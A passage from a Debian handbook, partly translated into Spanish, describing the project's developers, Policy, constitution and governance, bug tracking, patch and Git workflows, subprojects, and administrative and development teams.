Last anecdotal point, it was Bruce who was responsible for inspiring the different "codenames" for Debian versions (1.1 — *Rex*, 1.2 — *Buzz*, 1.3 — *Bo*, 2.0 — *Hamm*, 2.1 — *Slink*, 2.2 — *Potato*, 3.0 — *Woody*, 3.1 — *Sarge*, 4.0 — *Etch*, 5.0 — *Lenny*, 6.0 — *Squeeze*, 7 — *Wheezy*, 8 — *Jessie*, 9 — *Stretch*, 10 — *Buster*, 11 (not released yet) — *Bullseye*, 12 (not released yet) — *Bookworm*, *Unstable* — *Sid*). They are taken from the names of characters in the Toy Story movie. This animated film entirely composed of computer graphics was produced by Pixar Studios, with whom Bruce was employed at the time that he led the Debian project. The name "Sid" holds particular status, since it will eternally be associated with the *Unstable* branch. In the film, this character was the neighbor's child who always broke toys — so beware of getting too close to *Unstable*. Otherwise, *Sid* is also an acronym for "Still In Development".

1.3. El funcionamiento interno del proyecto Debian

Los abundantes resultados finales producidos por el proyecto Debian derivan simultáneamente del trabajo de sus desarrolladores experimentados en la infraestructura, trabajo individual o grupal de desarrolladores en paquetes Debian y comentarios y sugerencias de usuarios.

1.3.1. Los desarrolladores Debian

Debian developers have various responsibilities, and as official project members, they have great influence on the direction the project takes. A Debian developer is generally responsible for at least one package, but according to their available time and desire, they are free to become involved in numerous teams, thus acquiring more responsibilities within the project.

➨ https://www.debian.org/devel/people

➨ https://www.debian.org/intro/organization

➨ https://wiki.debian.org/Teams

HERRAMIENTA

Base de datos de desarrolladores

Debian has a database including all developers registered with the project, and their relevant information (address, telephone, geographical coordinates such as longitude and latitude, etc.). Some of the information (first and last name, country, username within the project, IRC username, GnuPG key, etc.) is public and available on the Web.

➨ https://db.debian.org/

Las coordenadas geográficas permiten la creación de un mapa ubicando a todos los desarrolladores alrededor del mundo. Debian es realmente un proyecto internacional: se pueden encontrar desarrolladores en todos los continentes, aunque la mayoría están en el hemisferio Oeste.




Figura 1.1 *Distribución mundial de los desarrolladores Debian*

Package maintenance is a relatively regimented activity, very documented or even regulated. It must, in effect, comply with all the standards established by the *Debian Policy*. Fortunately, there are many tools that facilitate the maintainer's work. The developer can, thus, focus on the specifics of their package and on more complex tasks, such as squashing bugs.

➨ https://www.debian.org/doc/debian-policy/

VOLVER A LOS CIMIENTOS

Manutención de paquetes, el trabajo de un desarrollador

La manutención de un paquete implica, primero, «empaquetar» un programa. Específicamente, significa definir los medios de instalación para que, una vez instalado, este programa opere y cumpla las reglas que el proyecto Debian define para sí mismo. El resultado de esta operación es guardado en un archivo `.deb`. La instalación efectiva de este paquete sólo necesitará la extracción de los contenidos de este archivo comprimido y la ejecución de algunos scripts de preinstalación y postinstalación que contiene.

Luego de esta fase inicial, el ciclo de manutención comienza realmente: la preparación de actualizaciones para seguir la última versión de la Normativa Debian, corregir errores reportados por usuarios e incluir una nueva versión del programa original que, naturalmente, continúa su desarrollo de forma simultánea. Por ejemplo, al momento del empaquetado original el programa estaba en su versión 1.2.3. Luego de algunos meses de desarrollo los autores originales publican una nueva versión estable numerada 1.4.0. En este momento, el desarrollador Debian debería actualizar el paquete para que los usuarios puedan beneficiarse de esta última versión estable.

The Policy, an essential element of the Debian Project, establishes the norms ensuring both the quality of the packages and perfect interoperability of the distribution. Thanks to this Policy, Debian remains consistent despite its gigantic size. This Policy is not fixed in stone, but continuously evolves thanks to proposals formulated on the debian-policy@lists.debian.org mailing list. Amendments that are agreed upon by all interested parties are accepted and applied to the text by a small group of maintainers who have no editorial responsibility (they only include the modifications agreed upon by the Debian developers that are members of the above-mentioned list). You can read current amendment proposals on the bug tracking system:

➨ `https://bugs.debian.org/debian-policy`

COMUNIDAD

Proceso editorial de la normativa

Anyone can propose an amendment to the Debian Policy just by submitting a bug report with a severity level of “wishlist” against the *debian-policy* package. The process that then starts is documented in `https://www.debian.org/doc/debian-policy/ap-process.html`: if it is acknowledged that the problem revealed must be resolved by creating a new rule in the Debian Policy, a discussion begins on the debian-policy@lists.debian.org mailing list until consensus is reached and a proposal issued. Someone then drafts a desired amendment and submits it for approval (in the form of a patch to review). As soon as two other developers approve the fact that the proposed amendment reflects the consensus reached in the previous discussion (they “second” it), the proposal can be included in the official document by one of the *debian-policy* package maintainers. If the process fails at one of these steps, the maintainers close the bug, classifying the proposal as rejected.

NORMA DEBIAN

La documentación

La documentación de cada paquete es almacenada en `/usr/share/doc/`*`paquete`*`/`. Este directorio generalmente contiene un archivo `README.Debian` que describe las modificaciones específicas a Debian que hizo el encargado del paquete. Es, por lo tanto, aconsejable leer este archivo antes de realizar cualquier configuración para poder aprovechar su experiencia. También encontrará un archivo `changelog.Debian.gz` que describe los cambios de una versión a otra

realizados por el responsable del paquete. Este no tiene que confundirse con el archivo `changelog.gz` (o equivalente) que describe los cambios realizados por los desarrolladores originales. El archivo `copyright` incluye información sobre los autores y la licencia que abarca al software. Finalmente, también podría encontrar un archivo de nombre `NEWS.Debian.gz`, que permite al desarrollador Debian comunicar información importante sobre actualizaciones; si instala *apt-listchanges*, se mostrarán estos mensajes automáticamente. Todos los otros archivos son específicos del software en cuestión. Querríamos mencionar especialmente el directorio `examples` que generalmente contiene ejemplos de archivos de configuración.

La Normativa cubre en detalle los aspectos técnicos de la creación de paquetes. El tamaño del proyecto también genera problemas de organización; estos son tratados por la Constitución Debian («Debian Constitution»), que establece una estructura y los medios para tomar decisiones. En otras palabras: un sistema formal de gobierno.

Esta constitución define cierta cantidad de roles y posiciones además de las responsabilidades y atribuciones de cada uno. Es particularmente importante notar que los desarrolladores Debian siempre tienen la autoridad máxima en cuanto a decisiones mediante sus votos a resoluciones generales, en ellas se necesita una mayoría calificada de tres cuartos (75 %) de los votos para realizar modificaciones significativas (como aquellas que tendrán impacto en los documentos fundacionales). Sin embargo, los desarrolladores eligen un «líder» cada año para representarlos en reuniones y asegurar la coordinación interna entre varios equipos. Esta elección es siempre un período de discusiones intensas. El rol del líder no está formalmente definido en ningún documento: los candidatos al puesto generalmente ofrecen su propia definición para el mismo. En la práctica, el rol de líder incluye ser representante frente a los medios, coordinar equipos «internos» y dar una guía general al proyecto con la que los desarrolladores empaticen: la visión del líder («DPL» por sus siglas en inglés) son aprobadas implícitamente por la mayoría de los miembros del proyecto.

Específicamente, el líder realmente tiene autoridad: sus votos deciden votaciones empatadas, pueden tomar decisiones sobre aquello que no esté a cargo de alguien más y pueden delegar parte de sus responsabilidades.

Since its inception, the project has been successively led by Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli, Lucas Nussbaum, Mehdi Dogguy, Chris Lamb and Sam Hartman.

La constitución también define un «comité técnico». El rol esencial de este comité es tomar decisiones en asuntos técnicos cuando los desarrolladores involucrados no llegaron a un acuerdo entre ellos. De lo contrario, el comité tiene un rol de consejero para cualquier desarrollador que no tome una decisión en una cuestión de la que son responsables. Es importante notar que el comité sólo se involucra cuando alguna de las partes así lo solicita.

Por último, la constitución define la posición de «secretario del proyecto» quien está a cargo de organizar las votaciones relacionadas a las varias elecciones y resoluciones generales.

The "general resolution" procedure is fully detailed in the constitution, from the initial discussion period to the final counting of votes. The most interesting aspect of that process is that when it comes to an actual vote, developers have to rank the different ballot options between them and the winner is selected with a Condorcet method[1] (more specifically, the Schulze method). For further details see:

➨ https://www.debian.org/devel/constitution

CULTURA

La discusión en llamas: «flamewar»

Un «flamewar» es una discusión demasiado apasionada que frecuentemente concluye con los involucrados atacándose entre ellos una vez que se agotaron todos los argumentos razonables en ambos lados. Generalmente algunos temas son más propensos a generar polémicas que otros (la elección del editor de texto: «¿prefiere `vi` o `emacs`?», es un favorito). Éstos frecuentemente provocan un intercambio muy rápido de correos debido al gran número de personas con una opinión en el asunto (todos) y la naturaleza subjetiva de estas preguntas.

Generalmente nada particularmente útil sale de esas discusiones; la recomendación general es mantenerse alejado de estos debates y tal vez leer rápidamente entre líneas el contenido ya que leerlo todo tomaría demasiado tiempo.

Aún cuando la constitución establece una democracia aparente, la realidad diaria es muy diferente: Debian sigue naturalmente las reglas de una «do-ocracia» (el gobierno de los que hacen) en el software libre: es aquél que hace las cosas el que decide cómo hacerlas. Se puede desperdiciar mucho tiempo discutiendo los méritos respectivos de varias formas de abordar un problema; la solución elegida será la primera que sea tanto funcional como satisfactoria... que saldrá del tiempo que una persona competente invirtió en ella.

Esta es la única forma en que ganará sus insignias: haga algo útil y muestre que ha trabajado bien. Muchos equipos «administrativos» en Debian funcionan por cooptación, prefiriendo voluntarios que ya han realizado contribuciones palpables y demostrado ser competentes. La naturaleza pública del trabajo de estos equipos hace posible que nuevos colaboradores la observen y empiecen a ayudar sin ningún privilegio especial. Esta es la razón por la que Debian es normalmente descripto como una «meritocracia».

CULTURA

Meritocracia, el triunfo del conocimiento

Meritocracia es una forma de gobierno en el que la autoridad es ejercida por aquellos con mayor mérito. Para Debian, el mérito es una medida de competencia que es, a su vez, evaluada por uno o más terceros dentro del proyecto observando acciones pasadas (Stefano Zacchiroli, un ex líder del proyecto, habla de una «do-ocracy»: el poder de aquellos que hacen las cosas). La simple existencia de dichas acciones demuestra cierto nivel de competencia; sus logros generalmente siendo software libre con el código fuente disponible que puede ser fácilmente revisado por pares para evaluar su calidad.

Este método de operaciones es efectivo y garantiza la calidad de los contribuyentes en los equipos «clave» de Debian. Este método dista de ser perfecto y ocasionalmente algunos no lo aceptan.

[1] https://en.wikipedia.org/wiki/Condorcet_method

La selección de desarrolladores aceptados en los grupos puede parecer arbitraria o incluso injusta. Lo que es más, no todos tienen la misma definición de los servicios esperados de estos equipos. Para algunos es inaceptable tener que esperar ocho días para la inclusión de un nuevo paquete en Debian, mientras que otros esperarán pacientemente por tres semanas sin problemas. Por ello, regularmente hay quejas sobre la «calidad de servicio» de algunos equipos por aquellos que están descontentos.

COMUNIDAD

Integración de nuevos desarrolladores

El equipo a cargo de aceptar nuevos desarrolladores es el criticado con más frecuencia. Uno debe reconocer que, a lo largo de los años, el proyecto Debian se ha vuelto más y más exigente con los desarrolladores que aceptará. Algunos ven esto como una injusticia y debemos confesar que lo que eran pequeños retos al principio han crecido en gran medida en una comunidad de más de 1000 personas cuando se trata de asegurar la calidad e integridad de todo lo que Debian produce para sus usuarios.

Por otra parte, el procedimiento de aceptación concluye con la revisión de la candidatura por parte de un pequeño equipo: los «administradores de las cuentas de Debian» («DAM» por sus siglas en inglés). Por lo tanto, estos administradores se encuentran muy expuestos a críticas ya que tienen la última palabra en cuanto a la aceptación o rechazo del ingreso de un voluntario a la comunidad de desarrolladores de Debian. En la práctica, a veces deben retrasar la aceptación de una persona hasta que conocen más acerca del funcionamiento del proyecto. Por supuesto que cualquiera puede contribuir a Debian antes de ser aceptado como desarrollador oficial al ser respaldado por los desarroladores actuales.

1.3.2. El papel activo de los usuarios

One might wonder if it is relevant to mention the users among those who work within the Debian project, but the answer is a definite yes: they play a critical role in the project. Far from being “passive”, some users run development versions of Debian and regularly file bug reports to indicate problems. Others go even further and submit ideas for improvements, by filing a bug report with a severity level of “wishlist”, or even submit corrections to the source code, called “patches” (see Sección 1.3.2.3, «Sending fixes» página 16).

Reporting bugs

The fundamental tool for submitting bugs in Debian is the Debian Bug Tracking System (Debian BTS), which is used by large parts of the project. The public part (the web interface) allows users to view all bugs reported, with the option to display a sorted list of bugs selected according to various criteria, such as: affected package, severity, status, address of the reporter, address of the maintainer in charge of it, tag, etc. It is also possible to browse the complete historical listing of all discussions regarding each of the bugs.

Bajo la superficie, el BTS de Debian se basa en el email: toda la información que almacena proviene de mensajes enviados por las personas involucradas. Cualquier correo enviado a 12345@bugs.debian.org será asignado a la historia del error número 12345. Personas autoriza-

das pueden «cerrar» un error escribiendo un mensaje que describa las razones de la decisión para cerrarlo a 12345-done@bugs.debian.org (un reporte es cerrado cuando el problema indicado es resuelto o ya no es relevante). Un nuevo error se puede reportar enviando un correo a submit@bugs.debian.org siguiendo un formato específico que identifica el paquete en cuestión. La dirección control@bugs.debian.org permite editar toda la «metainformación» relacionada al reporte.

The Debian BTS has other functional features, as well, such as the use of tags for labeling bugs. For more information, see

➨ `https://www.debian.org/Bugs/`

VOCABULARIO

Gravedad de un error

La gravedad de un error asigna formalmente un grado de importancia al problema reportado. En efecto, no todos los errores son iguales; por ejemplo, un error de tipeo en una página de manual no es comparable con una vulnerabilidad de seguridad en un software de servidor.

Debian uses an extended scale to describe the severity of a bug. Each level is defined precisely in order to facilitate the selection thereof.

➨ `https://www.debian.org/Bugs/Developer#severities`

Users can also use the command line to send bug reports on a Debian package with the `reportbug` tool. It helps making sure the bug in question hasn't already been filed, thus preventing redundancy in the system. It reminds the user of the definitions of the severity levels, for the report to be as accurate as possible (the developer can always fine-tune these parameters later, if needed). It helps writing a complete bug report without the user needing to know the precise syntax, by writing it and allowing the user to edit it. This report will then be sent via an e-mail server (by default, a remote one run by Debian, but `reportbug` can also use a local server).

Esta herramienta siempre apunta primero a las versiones de desarrollo, donde se solucionarán los errores. En efecto, no se introducen cambios en una versión estable de Debian salvo por unas pocas excepciones, como actualizaciones de seguridad u otras actualizaciones importantes (si, por ejemplo, un paquete no funciona en absoluto). La corrección de un error menor en un paquete de Debian deberá, entonces, esperar a la próxima versión estable.

Translation and documentation

Additionally, numerous satisfied users of the service offered by Debian like to make a contribution of their own to the project. As not everyone has appropriate levels of expertise in programming, they may choose to assist with the translation and review of documentation. There are language-specific mailing lists to coordinate this work.

➨ `https://lists.debian.org/i18n.html`

➨ `https://www.debian.org/international/`

VOLVER A LOS CIMIENTOS

¿Qué son «i18n» y «l10n»?

«i18n» y «l10n» son abreviaciones de las palabras «internacionalización» y «localización» respectivamente, preservando la letra inicial y final de cada palabra y la cantidad de letras entre ellas.

«Internacionalizar» un programa consiste en modificarlo para que pueda ser traducido («localizado»). Esto involucra parcialmente reescribir el programa inicialmente escrito para trabajar sólo en un idioma con el objetivo que pueda hacerlo en todos los idiomas.

«Localizar» un programa consiste en traducir los mensajes originales (frecuentemente en inglés) a otro idioma. Para ello, ya tiene que haber sido internacionalizado.

En resumen, la internacionalización prepara el software para la traducción que luego es realizada por la localización.

Sending fixes

More advanced users might be able to provide a fix to a program by sending a patch.

Un parche es un archivo que describe los cambios realizados a uno o más archivos de referencia. En particular, contendrá una lista de las líneas eliminadas o agregadas al código así como también (además) líneas tomadas del texto de referencia que ponen en contexto las modificaciones (permiten identificar la ubicación de los cambios en caso que los números de línea hayan cambiado).

La herramienta utilizada para aplicar las modificaciones en uno de estos archivos es `patch`. La herramienta que los crea es `diff` y se utiliza de la siguiente forma:

```
$ diff -u archivo.antiguo archivo.nuevo >archivo.patch
```

El archivo `archivo.patch` contiene las instrucciones para cambiar el contendo de `archivo.antiguo` al contenido de `archivo.nuevo`. Podemos enviarlo a alguien que luego puede utilizarlo para crear `archivo.nuevo` de los otros dos de la siguiente forma:

```
$ patch -p0 archivo.viejo <archivo.patch
```

El archivo `archivo.viejo` es ahora idéntico a `archivo.nuevo`.

In practice, most software is maintained in Git repositories and contributors are thus more likely to use `git` to retrieve the source code and propose changes. `git diff` will generate a file in the same format as what `diff -u` would do and `git apply` can do the same as `patch`.

CULTURA

«Git»

Git es una herramienta para el trabajo colaborativo en múltiples archivos que mantiene un historial de las modificaciones. Los archivos en cuestión son generalmente archivos de texto, como el código fuente de un programa. Si varias personas trabajan juntas en el mismo archivo, `git` puede fusionar las modificaiones si fueron realizadas en porciones diferentes del archivo. De lo contrario, se deben resolver estos «conflictos» a mano.

Git is a distributed system where each user has a repository with the complete history of changes. Central repositories are used to download the project (`git clone`) and to share the work done with others (`git push`). The repository can contain multiple versions of the files but only one version can be worked on at a given time: it is called the working copy (it can be changed to point to another version with `git checkout`). Git can show you the modifications made to the working copy (`git diff`), can stage changes for inclusion (`git add`)), and can create a new entry in the versions history (`git commit`). It can also update the working copy to include modifications made in parallel by other users (`git pull`), and can record a particular configuration in the history in order to be able to easily extract it later on (`git tag`).

Git hace fácil manejar múltiples versiones concurrentes de un proyecto en desarrollo sin que interfieran entre ellas. Estas versiones son llamadas *ramas* («branches»). Esta metáfora sobre un árbol es muy atinada ya que un programa es desarrollado en un tronco común. Cuando se llega a un hito (como la versión 1.0), el desarrollo continúa en dos ramas: la rama de desarrollo prepara la próxima versión a publicar y la rama de mantenimiento administra las actualizaciones y correcciones a la versión 1.0.

Git is, nowadays, the most popular version control system but it is not the only one. Historically, CVS (Concurrent Versions System) was the first widely used tool but its numerous limitations contributed to the appearance of more modern free alternatives. These include, especially, `subversion` (`svn`), `git`, `bazaar` (`bzr`), and `mercurial` (`hg`).

- `https://www.nongnu.org/cvs/`
- `https://subversion.apache.org/`
- `https://git-scm.com/`
- `https://bazaar.canonical.com/`
- `http://mercurial.selenic.com/`

It is beyond the scope of this book to provide a detailed explanation about Git, for that you can refer to the *Pro Git* book.

- `https://git-scm.com/book/`

While the output of `git diff` is a file that can be shared with other developers, there are usually better ways to submit changes. If the developers prefer to get patches by email, they usually want patches generated with `git format-patch` so that they can be directly integrated in the repository with `git am`. This preserves commits meta-information and makes it possible to share multiple commits at once.

This email-based workflow is still popular but it tends to be replaced by the usage of *merge requests* (or *pull requests*) whenever the software is hosted in a platform like Github or GitLab — and Debian is using GitLab on its salsa.debian.org server. On those systems, once you have created an account, you *fork* the repository, effectively creating a copy of the repository in your own account, and you can then clone that repository and push your own changes in it. From there, the web interface will suggest you to submit a merge request, notifying the developers of your changes, making it easy for them to review and accept your changes with a single click.

All of these contribution mechanisms are made more efficient by users' behavior. Far from being a collection of isolated persons, users are a true community within which numerous exchanges take place. We especially note the impressive activity on the user discussion mailing list, debian-user@lists.debian.org (Capítulo 7: «Resolución de problemas y búsqueda de información relevante» página 150 discusses this in greater detail).

➨ `https://lists.debian.org/users.html`

No sólo los usuarios se ayudan entre ellos (y a otros) con problemas técnicos que los afectan directamente sino que también discuten las mejores formas para contribuir con el proyecto Debian y ayudar moverlo adelante — discusiones que frecuentemente resultan en sugerencias para mejoras.

TOOL

how-can-i-help

The `how-can-i-help` program lists opportunities for contributing to Debian packages that are installed locally. After each APT invocation, it shows ways to help, by highlighting bugs tagged "newcomer" (which are easy entry-points for new contributors) or orphaned packages that need a new maintainer. The program can be executed directly as well.

Como Debian no gasta fondos en capañas de promoción sus usuarios cumplen un papel esencial en su difusión, asegurando su fama con el boca a boca.

This method works quite well, since Debian fans are found at all levels of the free software community: from install parties (workshops where seasoned users assist newcomers to install the system) organized by local LUGs or "Linux User Groups", to association booths at large tech conventions dealing with Linux, etc.

Volunteers make posters, brochures, stickers, and other useful promotional materials for the project, which they make available to everyone, and which Debian provides freely on its website and on its wiki:

➨ `https://www.debian.org/events/material`

1.3.3. Equipos y subproyectos

Debian ha estado organizado, desde sus comienzos, alrededor del concepto de paquetes fuente, cada uno con su encargado o grupo de responsables. Con el tiempo, han aparecido numerosos equipos de trabajo asegurando la administración de la infraestructura, la organización de tareas que no son específicas a un paquete en particular (control de calidad, normativa de Debian, instalador, etc.), con los últimos equipos creciendo alrededor de subproyectos.

Subproyectos Debian existentes

¡Para cada uno, su Debian! Un subproyecto es un grupo de voluntarios interesados en adaptar Debian a una necesidad específica. Además de seleccionar un subgrupo de programas destinados a un dominio particular (educación, medicina, creación multimedia, etc.) los subproyectos están involucrados en mejorar paquetes existentes, crear nuevos paquetes de software, adaptar el instalador, crear documentación específica y más.

VOCABULARIO

Subproyecto y distribución derivada

El proceso de desarrollo de una distribución derivada consiste en comenzar con una versión particular de Debian y hacer una serie de modificaciones a la misma. La infraestructura utilizada para este trabajo es completamente externa al proyecto Debian. No existe necesariamente una política para aportar mejoras. Esta diferencia explica la forma en la que una distribución derivada «diverge» de sus orígenes y porqué deben resincronizarse regularmente con su fuente para beneficiarse de las mejoras realizadas en origen.

Por el otro lado, un subproyecto no puede diverger ya que todo el trabajo consiste en mejorar Debian directamente para poder adaptarlo a un objetivo específico.

La distribución derivada de Debian más conocida es, sin duda, Ubuntu; pero existen muchas. Revise el Apéndice A, Distribuciones derivadas página 483 para conocer sobre sus particularidades y sus posiciones en relación con Debian.

A continuación se muestra una pequeña selección de los subproyectos actuales:

- Debian Jr., by Ben Armstrong, offering an appealing and easy to use Debian system for children;
- Debian Edu, by Petter Reinholdtsen, focused on the creation of a specialized distribution for the academic world;
- Debian-Med, por Andreas Tille, dedicada a la campo de la medicina;
- Debian Multimedia, que se ocupa del trabajo de sonido y multimedia;
- Debian GIS que se cuida de las aplicaciones y los usuarios de los Sistemas de Información Geográfica (SIG);
- Debian Accessibility, improving Debian to match the requirements of people with disabilities;
- Debian Science, finally, working on providing researchers and scientists a better experience using Debian.
- DebiChem, targeted at Chemistry, provides chemical suites and programs.

The number of projects will most likely continue to grow with time and improved perception of the advantages of Debian sub-projects. Fully supported by the existing Debian infrastructure, they can, in effect, focus on work with real added value, without worrying about remaining synchronized with Debian, since they are developed within the project.

Grupos administrativos

Most administrative teams are relatively closed and recruit only by co-optation. The best means to become a part of one is to intelligently assist the current members, demonstrating that you have understood their objectives and methods of operation.

The *ftpmasters* are in charge of the official archive of Debian packages. They maintain the program that receives packages sent by developers and automatically stores them, after some checks, on the reference server (ftp-master.debian.org).

Antes de incluirlo en el conjunto de paquetes existentes, deben también verificar la licencia de todo paquete nuevo para asegurar que Debian puede distribuirlos. Cuando un desarrollador desea eliminar un paquete, se dirige a este equipo a través del sistema de seguimiento de errores y el «pseudopaquete» *ftp.debian.org*.

VOCABULARIO

El pseudopaquete, una herramienta de monitorización

El sistema de seguimiento de errores, diseñado inicialmente para asociar los informes de errores con un paquete Debian, ha demostrado ser muy práctico para gestionar otros asuntos: listas de problemas pendientes de resolver o gestión de tareas sin ninguna relación a un paquete Debian concreto. Por lo tanto, los «pseudopaquetes» permiten a ciertos equipos utilizar el sistema de seguimiento de errores sin tener que asociar un paquete real con el equipo. Todo el mundo puede informar de los problemas que deben ser tratados. Por ejemplo, el BTS cuenta con el elemento *ftp.debian.org* que se utiliza para informar y seguir problemas en el repositorio oficial de paquetes o simplemente solicitar la eliminación de un paquete. Asimismo, el pseudopaquete *www.debian.org* se refiere a errores en el sitio web de Debian y *lists.debian.org* reúne todos los problemas relacionados con las listas de correo.

TOOL

GitLab, Git repository hosting and much more

A GitLab instance, known as `salsa.debian.org`, is used by Debian to host the Git packaging repositories but this software offers much more than simple hosting and Debian contributors have been quick to leverage the continuous integration features (running tests, or even building packages, on each push). Debian contributors also benefit from a cleaner contribution workflow thanks the well understood merge request process (similar to GitHub's pull requests).

GitLab replaced FusionForge (which was running on a service known as `alioth.debian.org`) for collaborative package maintenance. This service is administered by Alexander Wirt, Bastian Blank and Jörg Jaspert.

➨ `https://salsa.debian.org/`

➨ `https://wiki.debian.org/Salsa/Doc`

The *Debian System Administrators* (DSA) team (debian-admin@lists.debian.org), as one might expect, is responsible for system administration of the many servers used by the project. They ensure optimal functioning of all base services (DNS, Web, e-mail, shell, etc.), install software requested by Debian developers, and take all precautions in regards to security.

➨ `https://dsa.debian.org`

HERRAMIENTA

Seguimiento de paquetes Debian

Esta es una de las creaciones de Raphaël. La idea básica es, para un paquete dado, centralizar tanta información como sea posible en una sola página. Por lo tanto, uno puede revisar el estado de un programa, identificar tareas a completar y ofrecer asistencia. Es por ello que esta página reúne todas las estadísticas de errores, las versiones disponibles en cada distribución, progreso del paquete en la distribución de pruebas «*Testing*», el estado de la traducción de las descripciones y plantillas «debconf», la posible disponibilidad de una nueva versión en origen, avisos de falta de conformidad con la última versión de la normativa Debian, información del responsable y cualquier otra información que dicho desarrollador desee incluir.

➨ `https://tracker.debian.org/`

Un servicio de suscripción por correo electrónico completa esta interfaz web. Automáticamente envía a la lista la siguiente información que sea seleccionada: errores y discusiones relacionadas, disponibilidad de una nueva versión en los servidores Debian, disponibilidad de nuevas traducciones para revisión, etc.

Advanced users can, thus, follow all of this information closely and even contribute to the project, once they have got a good enough understanding of how it works.

Otra interfaz web, conocida como *revisión de paquetes de un desarrollador Debian* («DDPO» según sus siglas en inglés), provee a cada desarrollador una sinopsis del estado de todos los paquetes Debian a su cargo.

➨ `https://qa.debian.org/developer.php`

Estos dos sitios web son las herramientas desarrolladas y gestionadas por el grupo de control de calidad («Quality Assurance») dentro de Debian (conocido como Debian QA).

Los «*listmasters*» administran el servidor de email que gerencian las listas de correo. Crean nuevas listas, manejan rechazos (anuncios de fallo de entrega) y mantienen filtros de spam (correo masivo no solicitado).

CULTURA

Tráfico en las listas de correo: algunos números

The mailing lists are, without a doubt, the best testimony to activity on a project, since they keep track of everything that happens. The numbers (from May 2019) regarding our mailing lists speak for themselves: Debian hosts about 315 lists, totaling over 303,000 individual subscriptions. 227,000 e-mails are delivered every day.

Each specific service has its own administration team, generally composed of volunteers who have installed it (and also frequently programmed the corresponding tools themselves). This is the case of the bug tracking system (BTS), the package tracker, salsa.debian.org (GitLab server, see sidebar «GitLab, Git repository hosting and much more» página 20), the services available on qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

Equipos de desarrollo, equipos transversales

A diferencia de los equipos de administradores los equipos de desarrollo son más abiertos, incluso a los colaboradores externos. Incluso si Debian no tuviera vocación de crear software, el

proyecto necesita algunos programas concretos para alcanzar sus objetivos. Desarrollado por supuesto bajo una licencia de software libre, estas herramientas hacen uso de métodos probados en otras partes del mundo del software libre.

Debian desarrolló poco software propio, pero algunos programas asumieron roles centrales y su fama se propagó más allá de los alcances del proyecto. Son buenos ejemplos `dpkg`, el programa de administración de paquetes de Debian (su nombre es, de hecho, una abreviación de paquete Debian - «Debian PacKaGe» y generalmente se lo nombra «dee-package» en inglés) y `apt`, una herramienta para instalar automáticamente cualquier paquete Debian y sus dependencias garantizando la consistencia del sistema luego de la actualización (su nombre es acrónimo de herramienta avanzada para paquetes - «Advance Package Tool»). Sus equipos son, sin embargo, mucho más pequeños ya que se necesitan habilidades de programación algo avanzadas para entender el funcionamiento de este tipo de programas.

The most important team is probably that for the Debian installation program, `debian-installer`, which has accomplished a work of momentous proportions since its conception in 2001. Numerous contributors were needed, since it is difficult to write a single program able to install Debian on a dozen different architectures. Each one has its own mechanism for booting and its own bootloader. All of this work is coordinated on the debian-boot@lists.debian.org mailing list, under the direction of Cyril Brulebois.

➨ `https://www.debian.org/devel/debian-installer/`

➨ `https://joeyh.name/blog/entry/d-i_retrospective/`

El (pequeñísimo) equipo del programa `debian-cd` tiene un objetivo mucho más modesto. Muchos contribuyentes «pequeños» son responsables de su arquitectura ya que el desarrollador principal no puede conocer todas sus sutilezas ni la manera exacta para iniciar el programa de instalación desde el CD-ROM.

Muchos equipos tienen que colaborar con otros en la actividad de empaquetado: debian-qa@lists.debian.org intenta, por ejemplo, garantizar la calidad en todos los niveles del proyecto Debian. La lista debian-policy@lists.debian.org desarrolla la normativa Debian de acuerdo con las propuestas de todos lados. Los equipos encargados de cada arquitectura (debian-*architecture*@lists.debian.org) compila todos los paquetes, adaptándolos a su arquitectura particular si es necesario.

Otros equipos administran los paquetes más importantes con el fin de asegurar el mantenimiento sin colocar una carga demasiado pesada sólo sobre un par de hombros; este es el caso de la biblioteca C y debian-glibc@lists.debian.org, el compilador C en la lista debian-gcc@lists.debian.org, Xorg en debian-x@lists.debian.org (este grupo también es conocido como la Fuerza de Ataque X — «X Strike Force»).

1.4. Seguir las noticias de Debian

Como ya mencionamos, el proyecto Debian evoluciona de una forma muy distribuída y orgánica. Como consecuencia, a veces puede ser difícil mantenerse actualizado sobre lo que ocurre dentro del proyecto sin sobrecargarse con un incesante aluvión de notificaciones.

Si sólo desea la noticias más importantes sobre Debian, probablemente deba suscribirse a la lista debian-announce@lists.debian.org. Esta es una lista con poco tráfico (alrededor de una docena de mensajes por año) y sólo provee los anuncios más importantes, como la disponibilidad de una nueva versión estable, la elección de un nuevo Líder del proyecto o la Conferencia Debian anual.

➨ `https://lists.debian.org/debian-announce/`

More general (and regular) news about Debian are sent to the debian-news@lists.debian.org list. The traffic on this list is quite reasonable too (usually around a handful of messages a month), and it includes the semi-regular "Debian Project News", which is a compilation of various small bits of information about what happens in the project.

➨ `https://lists.debian.org/debian-news/`

COMMUNITY

The publicity team

Debian's official communication channels are managed by volunteers of the Debian publicity team. They are delegates of the Debian Project Leader and moderate news and announcements posted there. Many other volunteers contribute to the team, for example, by writing content for "Debian Project News", Debian's official blog (bits.debian.org[2]) or the microblogging service (micronews.debian.org[3]), which supplies social networking sites with microblogging content.

➨ `https://wiki.debian.org/Teams/Publicity`

